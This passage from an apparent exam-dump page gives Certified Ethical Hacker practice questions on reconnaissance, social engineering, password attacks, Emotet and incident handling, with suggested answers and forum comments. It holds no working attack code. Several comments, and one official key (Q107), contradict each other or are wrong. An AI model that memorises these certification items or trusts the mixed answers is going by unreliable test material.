B. nmap -sn -PS

C. nmap -sn -PA

D. nmap -sn -PP

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 2 years, 10 months ago
B. nmap -sn -PS Explanation: In a TCP SYN ping scan, Nmap sends a TCP SYN packet to the target port, expecting a SYN-ACK or RST response from an open port. If the response is RST, it means the port is closed. If there is no response, the port may be either open or filtered. This method is used to detect whether a port is open or closed. The -sn option in Nmap is used for host discovery, and it disables port scanning. The -PS option is used to specify a TCP SYN ping scan, while the -PA and -PP options are used for TCP ACK and ICMP ping scans, respectively. Therefore, the correct command for a TCP SYN ping scan in Nmap is: nmap -sn -PS
upvoted 9 times

qtygbapjpesdayazko Most Recent 1 year, 11 months ago
PS aka "Ping Sync"
upvoted 2 times

insaniunt 2 years, 1 month ago
B. nmap -sn -PS
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
B. nmap -sn -PS
upvoted 1 times

victorfs 2 years, 9 months ago
B. nmap -sn -PS
upvoted 1 times

Question #96 *Topic 1*

Ricardo has discovered the username for an application in his target's environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application.
What type of attack is Ricardo performing?

A. Brute force

B. Known plaintext

C. Dictionary

D. Password spraying

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (100%)

insaniunt Most Recent 2 years, 1 month ago
C. Dictionary (of common passwords)
upvoted 1 times

victorfs 2 years, 9 months ago
C. Dictionary
upvoted 1 times

eli117 2 years, 10 months ago
Ricardo is performing a dictionary attack, where he is using a list of common passwords to attempt to gain unauthorized access to the application using a list of words.
upvoted 2 times

Question #97 *Topic 1*

What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads

B. Performing content enumeration using the bruteforce mode and random file extensions

C. Skipping SSL certificate verification

D. Performing content enumeration using a wordlist

Suggested Answer: *D*

Official Answer: D

Community vote distribution

D (100%)

a307962 Most Recent 2 years, 1 month ago

D. Performing content enumeration using a wordlist

upvoted 1 times

insaniunt 2 years, 7 months ago

D. Performing content enumeration using a wordlist Using a wordlist allows you to provide a list of potential directory and file names for Gobuster to check on the web server. This method is efficient and targeted, as it focuses on known paths rather than attempting to bruteforce or randomly guess filenames. It's generally faster and more effective than bruteforcing or using random file extensions.

upvoted 1 times

victorfs 3 years, 3 months ago

D. Performing content enumeration using a wordlist

upvoted 1 times

eli117 3 years, 4 months ago

D. Performing content enumeration using a wordlist is the fastest way to perform content enumeration on a given web server using the Gobuster tool. This is because a wordlist includes common paths, directories, and files that are likely to exist on the web server, and it is a pre-built list, so there is no need to generate a list on the fly. This approach avoids the overhead of trying to brute force filenames or extensions and reduces the time it takes to discover content.

upvoted 3 times

Question #98 *Topic 1*

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration.
What type of an alert is this?

A. False negative

B. True negative

C. True positive

D. False positive

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (88%) C (12%)

jeremy13 Highly Voted 2 years, 8 months ago
from the reponse of hasib125 - V10 Q213 - D. False positive True Positive - IDS referring a behavior as an attack, in real life it is True Negative - IDS referring a behavior not an attack and in real life it is not False Positive - IDS referring a behavior as an attack, in real life it is not False Negative - IDS referring a behavior not an attack, but in real life is an attack
upvoted 11 times

boog Highly Voted 2 years, 10 months ago
D. False Positive Not an attack/intrusion
upvoted 5 times

insaniunt Most Recent 2 years, 1 month ago
D. False positive
upvoted 1 times

EnidV 2 years, 6 months ago
False Positive (No attack - Alert). The IDS is doing its job correctly but there is no attack in this case because it was the administrator's legitimate action that triggered the alert.
upvoted 2 times

EnidV 2 years, 6 months ago
False Positive (No attack - Alert). The ISD is doing its job correctly but there is no attack in this case because it was the administrator's legitimate action that triggered the alert.
upvoted 2 times

Vincent_Lu 2 years, 7 months ago
D. False positive
upvoted 3 times

victorfs 2 years, 9 months ago
C. True positive the IDS correctly identified the access to the external router event
upvoted 1 times

Muli_70 2 years, 9 months ago
the C option is Correct :True Positive https://developers.google.com/machine-learning/crash-course/classification/true-false-positive-negative#:~:text=Similarly%2C%20a%20true%20negative%20is,incorrectly%20predicts%20the%20negative%20class.
upvoted 2 times

sausageman 2 years, 10 months ago
D. False positive
upvoted 4 times

eli117 2 years, 10 months ago
This is a true positive alert, as the IDS correctly identified an actual security event that occurred. The event was the administrator accessing the external router to update the configuration, which triggered the IDS alert.
upvoted 2 times

Question #99 *Topic 1*

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. He is currently retrieving information from an MIB that contains object types for workstations and server services.
Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB

B. DHCP.MIB

C. MIB_II.MIB

D. WINS.MIB

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (88%) C (12%)

jeremy13 Highly Voted 2 years, 10 months ago
A. LNMIB2.MIB Like 312-50v11 Q211 CEH BOOK V12 : Module 04 P425 * DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts * HOSTMIB.MIB: Monitors and manages host resources * LNMIB2.MIB: Contains object types for workstation and server services * MIB_II.MIB: Manages TCP/IP-based Internet using a simple architecture and system * WINS.MIB: For the Windows Internet Name Service (WINS)
upvoted 12 times

insaniunt Most Recent 2 years, 1 month ago
A. LNMIB2.MIB LNMIB2.MIB covers workstation and server services
upvoted 1 times

IPconfig 2 years, 3 months ago
■DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts ■HOSTMIB.MIB: Monitors and manages host resources ■ LNMIB2.MIB: Contains object types for workstation and server services ■ MIB_II.MIB: Manages TCP/IP-based Internet using a simple architecture and system ■ WINS.MIB: For the Windows Internet Name Service (WINS)
upvoted 2 times

Vincent_Lu 2 years, 7 months ago
A. LNMIB2.MIB Most VotedI want to change answer to C. MIB_II.MIB
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
Selected Answer: A
A. LNMIB2.MIB Most Voted
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
I want to change answer to C. MIB_II.MIB
upvoted 1 times

victorfs 2 years, 9 months ago
A. LNMIB2.MIB
upvoted 1 times

sausageman 2 years, 10 months ago
A. LNMIB2.MIB ■ DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts ■ HOSTMIB.MIB: Monitors and manages host resources ■ LNMIB2.MIB: Contains object types for workstation and server services ■ MIB_II.MIB: Manages TCP/IP-based Internet using a simple architecture and system ■ WINS.MIB: For the Windows Internet Name Service (WINS)
upvoted 4 times

eli117 2 years, 10 months ago
The type of MIB accessed by Garry in the above scenario is C. MIB_II.MIB. The Management Information Base (MIB) contains formal descriptions of all network objects managed by Simple Network Management Protocol (SNMP). MIB_II.MIB is the second version of the Management Information

Base for SNMP, which contains information on network interfaces, IP, Transmission Control Protocol (TCP), User Datagram Protocol (UDP), and other network protocols.

upvoted 3 times

Question #100 *Topic 1*

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks.
What is the tool employed by James in the above scenario?

A. ophcrack

B. VisualRoute

C. Hootsuite

D. HULK

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (62%) B (33%) (5%

jeremy13 Highly Voted 2 years, 10 months ago
C. Hootsuite Like 312-50 V11 Q218 CEH BOOK V12 Module 02 P181 Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Meltwater are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on.
upvoted 5 times

KalingaDev Most Recent 1 year, 8 months ago
C. Hootsuite is designed for social media management and does not have features for tracking or geolocating individuals. B. VisualRoute is a network diagnostic and geolocation tool that can trace the physical location of IP addresses or domains.
upvoted 1 times

insaniunt 2 years, 1 month ago
C. Hootsuite
upvoted 1 times

kapen 2 years, 6 months ago
http://socialbusiness.hootsuite.com/rs/hootsuitemediainc/images/hootguide-geo.pdf
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
A. ophcrack: ophcrack is a password cracking tool that is used to recover lost passwords. It specializes in cracking Windows passwords by using rainbow tables. B. VisualRoute: VisualRoute is a network diagnostic tool that traces the route of network data packets and provides information about the network infrastructure and performance. It helps in identifying network connectivity issues and optimizing network performance. C. Hootsuite: Hootsuite is a social media management platform that allows users to manage and schedule posts on multiple social media accounts from a single dashboard. It provides features like content scheduling, social media listening, analytics, and collaboration tools. D. HULK: HULK is a web server denial-of-service (DoS) tool. It generates a massive amount of requests to overwhelm a target web server, causing it to become slow or unresponsive. HULK is primarily used for testing the resilience of web servers against DoS attacks.
upvoted 3 times

naija4life 2 years, 7 months ago
C. Hootsuite
upvoted 1 times

victorfs 2 years, 9 months ago
C. Hootsuite
upvoted 1 times

Mracs1987 2 years, 9 months ago
C. Hootsuite
upvoted 1 times

sausageman 2 years, 10 months ago

C. Hootsuite

upvoted 2 times

bellabop 2 years, 10 months ago

Hootsuite is social media management tool

upvoted 2 times

eli117 2 years, 10 months ago

The tool employed by James in the above scenario is VisualRoute. It is a tool used to detect geolocations by automatically collecting information on traceroutes and pinging individual hosts. With this tool, James can gather information to perform other sophisticated attacks.

upvoted 4 times

Question #101 *Topic 1*

Alice needs to send a confidential document to her coworker, Bryan. Their company has public key infrastructure set up. Therefore, Alice both encrypts the message and digitally signs it. Alice uses _____ to encrypt the message, and Bryan uses _____ to confirm the digital signature.

A. Bryan's public key; Bryan's public key

B. Alice's public key; Alice's public key

C. Bryan's private key; Alice's public key

D. Bryan's public key; Alice's public key

Suggested Answer: *D*

Official Answer: D

Community vote distribution

D (100%)

eli117 Highly Voted 3 years, 4 months ago

D. Bryan's public key; Alice's public key Explanation: Alice needs to send a confidential document to Bryan, and their company has public key infrastructure set up. In this scenario, Alice needs to encrypt the message using Bryan's public key, which ensures only Bryan can decrypt it using his private key. To ensure the authenticity of the message, Alice must digitally sign it using her private key, which can be verified by anyone who has access to Alice's public key, including Bryan. Therefore, Bryan uses Alice's public key to confirm the digital signature.

upvoted 5 times

a307962 Most Recent 2 years, 1 month ago

D. Bryan's public key; Alice's public key

upvoted 1 times

insaniunt 2 years, 7 months ago

D. Bryan's public key; Alice's public key

upvoted 1 times

Vincent_Lu 3 years, 1 month ago

D. Bryan's public key; Alice's public key

upvoted 1 times

victorfs 3 years, 3 months ago

D. Bryan's public key; Alice's public key

upvoted 1 times

eli117 3 years, 4 months ago

D. Bryan's public key; Alice's public key

upvoted 2 times

Question #102 *Topic 1*

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml

B. classes.dex

C. APK.info

D. resources.asrc

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

insaniunt Most Recent 2 years, 1 month ago
A. AndroidManifest.xml
upvoted 2 times

Vincent_Lu 2 years, 7 months ago
A. AndroidManifest.xml: contains basic information about the app, such as APP name, icon, version, launch activity, basic settings, component definitions, and required permissions. It also describes the app's components such as activities, services, broadcast receivers, content providers. B. classes.dex: the executable file in Android system, which includes compiled Java class files and is used by the virtual machine (Dalvik or ART). C. APK.info: no such file type in Android. but APK-Info is a Windows tool to get detailed info about apk file. D. resources.asrc: no such file type in Android. but resources.arsc is. It contains various resources used by the app such as images, fonts, colors, styles, layouts, etc.
upvoted 2 times

victorfs 2 years, 9 months ago
A. AndroidManifest.xml
upvoted 1 times

eli117 2 years, 10 months ago
A. AndroidManifest.xml Explanation: The AndroidManifest.xml file is a key file in an Android application that contains essential information about the application to the Android system, including the application's package name, its components such as activities, services, broadcast receivers, and content providers, and any required permissions. The Android system uses this file to launch the application components and enforce security policies.
upvoted 2 times

Question #103 *Topic 1*

Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device, Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives. What is the tool employed by Mason in the above scenario?

A. NetPass.exe

B. Outlook scraper

C. WebBrowserPassView

D. Credential enumerator

Suggested Answer: *D*

Official Answer: D

Community vote distribution

D (100%)

Conbon Most Recent 1 year, 9 months ago

How accurate are these questions? Is anyone seeing them on test day?

upvoted 1 times

insaniunt 2 years, 7 months ago

D. Credential enumerator. This is a tool that Emotet uses to retrieve information related to network resources such as writable share drives, open SMB shares, and email addresses

upvoted 1 times

Vincent_Lu 3 years, 1 month ago

A. NetPass.exe: A password recovery tool used to extract network passwords on Windows. B. Outlook scraper: A tool used to extract data from Microsoft Outlook. C. WebBrowserPassView: A password recovery tool used to extract stored website login credentials from web browsers. D. Credential enumerator: A security tool used for enumeration of network resources and either finds writable share drives

upvoted 2 times

victorfs 3 years, 3 months ago

D. Credential enumerator

upvoted 1 times

sausageman 3 years, 4 months ago

D. Credential enumerator https://cybersecurity.wa.gov/news/emotet-growing-threat Credential enumerator: a self-extracting RAR file containing two components, a bypass and a service component. The bypass component is used for enumeration of network resources and either finds writable share drives using Server Message Block (SMB) or tries to brute force user accounts, including the administrator account. Once an available system is found, Emotet then writes the service component on the system, which writes Emotet onto the disk. Access to SMB can result in entire domains (servers and clients) becoming infected.

upvoted 4 times

eli117 3 years, 4 months ago

Answer: D. Credential enumerator. Explanation: The tool that Mason employed to retrieve information related to network resources such as writable share drives is a Credential enumerator. A credential enumerator is a tool that is used to extract credentials from the targeted system, including usernames, passwords, and hashes.

upvoted 2 times

Question #104 *Topic 1*

Which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

A. Bluesmacking

B. Bluesnarfing

C. Bluejacking

D. Bluebugging

Suggested Answer: *B*

Official Answer: B

Community vote distribution

B (100%)

Vincent_Lu Highly Voted 2 years, 7 months ago

A. Bluesmacking: An attack that floods a device with Bluetooth packets, causing it to become unresponsive or crash. B. Bluesnarfing: Unauthorized access to a Bluetooth device to extract personal information. C. Bluejacking: Sending unsolicited messages or business cards to nearby Bluetooth devices for pranks or social interaction. D. Bluebugging: Unauthorized access to a device, allowing control over its functions and access to data without the user's knowledge

upvoted 6 times

insaniunt Most Recent 2 years, 1 month ago

B. Bluesnarfing

upvoted 1 times

victorfs 2 years, 9 months ago

B. Bluesnarfing

upvoted 1 times

jeremy13 2 years, 9 months ago

Like Q213 V11

upvoted 2 times

eli117 2 years, 10 months ago

Bluesnarfing is the Bluetooth hacking technique that refers to the theft of information from a wireless device through Bluetooth. Bluesnarfing allows attackers to access contact lists, text messages, emails, and other data stored on a victim's Bluetooth-enabled device without the victim's knowledge or consent. This type of attack can be executed using specialized tools, such as BlueSnarf, which can be downloaded from the Internet.

upvoted 2 times

Question #105 *Topic 1*

While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption, “Learn more about your friends!”, as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate, Matt responds to the questions on the post. A few days later, Matt’s bank account has been accessed, and the password has been changed.
What most likely happened?

A. Matt inadvertently provided the answers to his security questions when responding to the post.

B. Matt inadvertently provided his password when responding to the post.

C. Matt’s computer was infected with a keylogger.

D. Matt’s bank-account login information was brute forced.

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

insaniunt Most Recent 2 years, 1 month ago
A. Matt inadvertently provided the answers to his security questions when responding to the post.
upvoted 1 times

woohoolou 2 years, 6 months ago
Matt was pwned.
upvoted 3 times

Vincent_Lu 2 years, 7 months ago
A. Matt inadvertently provided the answers to his security questions when responding to the post.
upvoted 1 times

victorfs 2 years, 9 months ago
A. Matt inadvertently provided the answers to his security questions when responding to the post.
upvoted 1 times

jeremy13 2 years, 9 months ago
like Q198 V11
upvoted 1 times

eli117 2 years, 10 months ago
A. Matt inadvertently provided the answers to his security questions when responding to the post. Explanation: It is common for online accounts, such as those for banking or social media, to require users to answer security questions to verify their identity when logging in or resetting their password. These security questions are meant to be private and known only to the account owner. In this scenario, Matt responded to personal questions posted on Facebook, which may have been used to gain access to his account by guessing the answers to his security questions. It is important to be cautious when providing personal information online and to only do so through secure channels.
upvoted 2 times

Question #106 *Topic 1*

Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks.
What is the type of attack performed by Simon?

A. Combinator attack

B. Dictionary attack

C. Rainbow table attack

D. Internal monologue attack

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

sunce12 Most Recent 2 years, 1 month ago
correct is D
upvoted 1 times

insaniunt 2 years, 7 months ago
D. Internal monologue attack This is a technique that allows an attacker to retrieve NTLM hashes from a system without touching the LSASS process, which is usually protected by security solutions
upvoted 1 times

Vincent_Lu 3 years, 1 month ago
D. Internal monologue attack
upvoted 1 times

victorfs 3 years, 3 months ago
D. Internal monologue attack
upvoted 1 times

jeremy13 3 years, 3 months ago
D. Internal monologue attack Like Sausageman but on my books CEH V12 Module 06 P615
upvoted 2 times

sausageman 3 years, 4 months ago
D. Internal monologue attack CEH v12 book Module 06 Page 414 "The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic."
upvoted 4 times

eli117 3 years, 4 months ago
D. Internal monologue attack Explanation: In this scenario, Simon performed an internal monologue attack, also known as a pass-the-hash attack. He disabled the security controls of NetNTLMv1 and extracted all the non-network logon tokens from active processes, which he then used to masquerade as a legitimate user to launch further attacks. This attack is particularly dangerous because it allows the attacker to bypass password authentication and gain access to sensitive information or systems.
upvoted 3 times

Question #107 *Topic 1*

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days, Steve started asking about her company details and eventually gathered all the essential information regarding her company.
What is the social engineering technique Steve employed in the above scenario?

A. Baiting

B. Piggybacking

C. Diversion theft

D. Honey trap

Suggested Answer: *A*
Official Answer: A

Community vote distribution
D (100%)

sausageman Highly Voted 2 years, 10 months ago
D. Honey trap CEH Book v12 Module 09 Page 905 "The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization."
upvoted 5 times

insaniunt Most Recent 2 years, 1 month ago
D. Honey trap
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
D. Honey trap
upvoted 1 times

victorfs 2 years, 9 months ago
D. Honey trap Most
upvoted 1 times

jeremy13 2 years, 9 months ago
D. Honey trap CEH Book V12 Module 09 P1347
upvoted 3 times

eli117 2 years, 10 months ago
Answer: D Explanation: Steve used the social engineering technique called a "honey trap" by creating a fake profile on a social media website to lure Stella into divulging her company details. A honey trap is a type of social engineering technique in which an attacker uses a person's emotions, desires, or curiosity to manipulate them into revealing sensitive information. In this scenario, Steve used the fake profile and attractive profile picture to gain Stella's trust and then used the conversation to gather information about her company.
upvoted 4 times

Question #108 *Topic 1*

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

A. Exploration

B. Investigation

C. Reconnaissance

D. Enumeration

Suggested Answer: *C*

Official Answer: C

Community vote distribution

C (100%)

insaniunt Most Recent 2 years, 1 month ago

C. Reconnaissance

upvoted 1 times

Vincent_Lu 2 years, 7 months ago

C. Reconnaissance

upvoted 1 times

victorfs 2 years, 9 months ago

C. Reconnaissance

upvoted 1 times

jeremy13 2 years, 9 months ago

C. Reconnaissance Like Q63 V11

upvoted 2 times

eli117 2 years, 10 months ago

Answer: C Explanation: The time a hacker spends performing research to locate information about a company is known as reconnaissance. In the case of phishing attacks, this can include gathering information about the target company's internal email structure, logos, formatting, and names of high-level employees to create a convincing phishing message.

upvoted 2 times

Question #109 *Topic 1*

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited.
What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Incident triage

B. Preparation

C. Incident recording and assignment

D. Eradication

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

insaniunt Most Recent 2 years, 1 month ago
A. Incident triage
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
A. Incident triage
upvoted 2 times

victorfs 2 years, 9 months ago
A. Incident triage
upvoted 2 times

jeremy13 2 years, 9 months ago
A. Incident Triage Like Q216 V11 CEH Book v12 Module 01 P 76
upvoted 3 times

sausageman 2 years, 10 months ago
A. Incident Triage CEH Book v12 Module 01 Page 49 "n this phase, the identified security incidents are analyzed, validated, categorized, and prioritized. The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited."
upvoted 3 times

eli117 2 years, 10 months ago
Incident triage involves initial investigation and analysis of the incident to determine its severity, scope, and potential impact. In this phase, the incident response team identifies the type of incident, the systems affected, and the potential damage. Once the incident is triaged, it is assigned to an appropriate team or individual for further investigation and response.
upvoted 2 times

Question #110 *Topic 1*

At what stage of the cyber kill chain theory model does data exfiltration occur?

A. Weaponization

B. Actions on objectives

C. Command and control

D. Installation

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

insaniunt 2 years, 1 month ago
B. Actions on objectives
upvoted 1 times

Kalegesa 2 years, 2 months ago
B.Actions on objectives
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
B. Actions on objectives
upvoted 1 times

victorfs 2 years, 9 months ago
B. Actions on objectives
upvoted 1 times

jeremy13 2 years, 9 months ago
B. Actions on objectives Like Q151 V11 Like Sausageman (CEH V12 Module 01 P21) Actions on Objectives is the last step of cyber kill chain
upvoted 2 times

sausageman 2 years, 10 months ago
B. Actions on objectives CEH Book v12 Module 01 Page 14 "The adversary controls the victim's system from a remote location and finally accomplishes their intended goals. The adversary gains access to confidential data, disrupts the services or network, or destroys the operational capability of the target by gaining access to its network and compromising more systems. Also, the adversary may use this as a launching point to perform other attacks."
upvoted 3 times

eli117 2 years, 10 months ago
Selected Answer: B
Answer: B

Explanation: The cyber kill chain theory model is a seven-step model that describes the stages of a cyberattack. The seven steps are: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. Data exfiltration occurs during the sixth stage, which is actions on objectives. This stage involves the attacker taking the desired action, which can include data theft or destruction. The attacker may also attempt to cover their tracks to avoid detection.
upvoted 3 times

eli117 2 years, 10 months ago
Answer: B Explanation: The cyber kill chain theory model is a seven-step model that describes the stages of a cyberattack. The seven steps are: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. Data exfiltration occurs during the sixth stage, which is actions on objectives. This stage involves the attacker taking the desired action, which can include data theft or destruction. The attacker may also attempt to cover their tracks to avoid detection.this is the way
upvoted 3 times

qtygbapjpesdayazko Most Recent 1 year, 11 months ago
this is the way

upvoted 1 times

Question #111 *Topic 1*

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine.
What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft

B. Quid pro quo

C. Elicitation

D. Phishing

Suggested Answer: *C*
Official Answer: C

Community vote distribution
B (66%) C (34%)

Vincent_Lu Highly Voted 3 years, 1 month ago
A. Diversion theft: A technique involving distraction to commit theft or stealing. B. Quid pro quo: An exchange where one party provides value in return for a benefit. C. Elicitation: Gathering information through skilled questioning or social engineering. D. Phishing: Fraudulent technique using deception to obtain sensitive information.
upvoted 11 times

fortinetmaster Highly Voted 3 years, 3 months ago
Correct B: Quid pro quo CEH Book v12 Page 1341 Attackers call numerous random numbers within a company, claiming to be from technical support. They offer their service to end users in exchange for confidential data or login credentials
upvoted 8 times

Carl_Chang Most Recent 1 year, 9 months ago
The social engineering technique employed by Johnson in the scenario you described is more aligned with **"Quid pro quo."** In this context, the attacker pretends to be from a legitimate source (a technical support team) and offers a service (warning about an impending server compromise) in exchange for the victim taking specific actions (executing unusual commands and installing malicious files). This technique often involves an exchange where the attacker provides a benefit or service to the victim, who in turn provides sensitive information or access. While "Elicitation" refers to techniques used to gather information without the victim realizing it, in this case, the direct exchange and manipulation for a specific action suggest that Quid pro quo is a better fit.
upvoted 2 times

Binx 2 years ago
B. Quid pro quo In this scenario, Johnson pretends to be from a technical support team and warns the target about a supposed threat. He then instructs the target to execute certain commands and install malicious files, offering the supposed benefit of preventing a server compromise. This exchange of providing help in return for the execution of malicious instructions is characteristic of quid pro quo in social engineering.
upvoted 1 times

ametah 2 years, 1 month ago
Quid Pro Quo Quid pro quo is a Latin phrase that meaning "something for something." In this technique, attackers keep calling random numbers within a company, claiming to be calling from technical support. This is a baiting technique where attackers offer their service to end-users in exchange of confidential data or login credentials. CEHv12 Module 09 Social Engineering Page 1348
upvoted 1 times

insaniunt 2 years, 7 months ago
B. Quid pro quo
upvoted 1 times

hellooooooods 2 years, 9 months ago
In this technique, attackers keep calling random numbers within a company, claiming to be calling from technical support. This is a baiting technique where attackers offer their service to end-users in exchange of confidential data or login credentials
upvoted 1 times

IPconfig 2 years, 9 months ago

Quid Pro Quo an attacker gathers random phone numbers of the employees of a target organization. They then start calling each number, pretending to be from the IT department. The attacker eventually finds someone with a genuine technical issue and offers their service to resolve it. The attacker can then ask the victim to follow a series of steps and to type in the specific commands to install and launch malicious files that contain malware designed to collect sensitive information

upvoted 2 times

Attila777 2 years, 10 months ago

definetly C. elicitation: In requirements engineering, requirements elicitation is the practice of researching and discovering the requirements of a system from users, customers, and other stakeholders. The practice is also sometimes referred to as "requirement gathering".

upvoted 2 times

victorfs 3 years, 2 months ago

The correct option is C. Elicitacion. Steve uses persuasion and manipulation to extract sensitive information from the victim. Where is the Quid pro quo? The victim dont get nothing!I believe the quid pro quo here is hey your server is going to die, I'm technical support and will help you prevent this. I just need you to download these files and update the system so that I can fix it.**Answer is B. "he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine."

upvoted 1 times

victorfs 3 years, 2 months ago

Selected Answer: C

The correct option is C. Elicitacion. Steve uses persuasion and manipulation to extract sensitive information from the victim.

Where is the Quid pro quo? The victim dont get nothing!

upvoted 1 times

Tafulu 3 years ago

I believe the quid pro quo here is hey your server is going to die, I'm technical support and will help you prevent this. I just need you to download these files and update the system so that I can fix it.

upvoted 2 times

mikelpal 2 years, 2 months ago

**Answer is B. "he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine."

upvoted 1 times

jeremy13 3 years, 3 months ago

same page as fortinetmaster => yeah we have the same book ;-)

upvoted 2 times

sausageman 3 years, 4 months ago

B. Quid pro quo CEH Book v12 Module 09 Page 905 "Quid pro quo is a Latin phrase that meaning "something for something." In this technique, attackers keep calling random numbers within a company, claiming to be calling from technical support. This is a baiting technique where attackers offer their service to end-users in exchange of confidential data or login credentials."

upvoted 4 times

eli117 3 years, 4 months ago

B. Quid pro quo. In this technique, the attacker offers something of value, in this case, a warning about a compromised server, in exchange for access or information. In this case, Johnson offered to help the victim prevent an attack in progress, but in reality, he was using the opportunity to install malware and steal sensitive information.

upvoted 4 times

Question #112 *Topic 1*

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks.
Which of the following security scanners will help John perform the above task?

A. AlienVault® OSSIMTM

B. Syhunt Hybrid

C. Saleae Logic Analyzer

D. Cisco ASA

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

Vincent_Lu Highly Voted 2 years, 7 months ago
A. AlienVault OSSIMTM: An open-source SIEM platform for security event and log data. B. Syhunt Hybrid: Web app security testing tool for finding vulnerabilities. C. Saleae Logic Analyzer: Hardware device for digital signal analysis. D. Cisco ASA: Network security device with firewall, VPN, and IPS features.
upvoted 5 times

insaniunt Most Recent 2 years, 1 month ago
B. Syhunt Hybrid
upvoted 1 times

jeremy13 2 years, 9 months ago
B. Syhunt Hybrid Like Q380 V11 CEH Book V12 Module 13 P1860 B. Syhunt Hybrid from book : The Syhunt Hybrid scanner automates web application security testing and guards the organization's web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Syhunt Hybrid creates signatures to detect application vulnerabilities and prevents logout. It analyzes JavaScript (JS), logs suspicious responses, and tests errors for review. Figure
upvoted 2 times

eli117 2 years, 10 months ago
Syhunt Hybrid is a web application scanner that is specifically designed to detect and prevent web-application and web-server attacks. It can automatically test web applications for common vulnerabilities, including XSS, directory traversal, fault injection, SQL injection, command injection, and others. AlienVault® OSSIMTM is a unified security management platform that includes intrusion detection, asset management, vulnerability assessment, and other security features, but it does not have a web application scanner. Saleae Logic Analyzer is a hardware tool used for analyzing digital signals, and Cisco ASA is a security appliance used for firewall, VPN, and intrusion prevention.
upvoted 2 times

Question #113 *Topic 1*

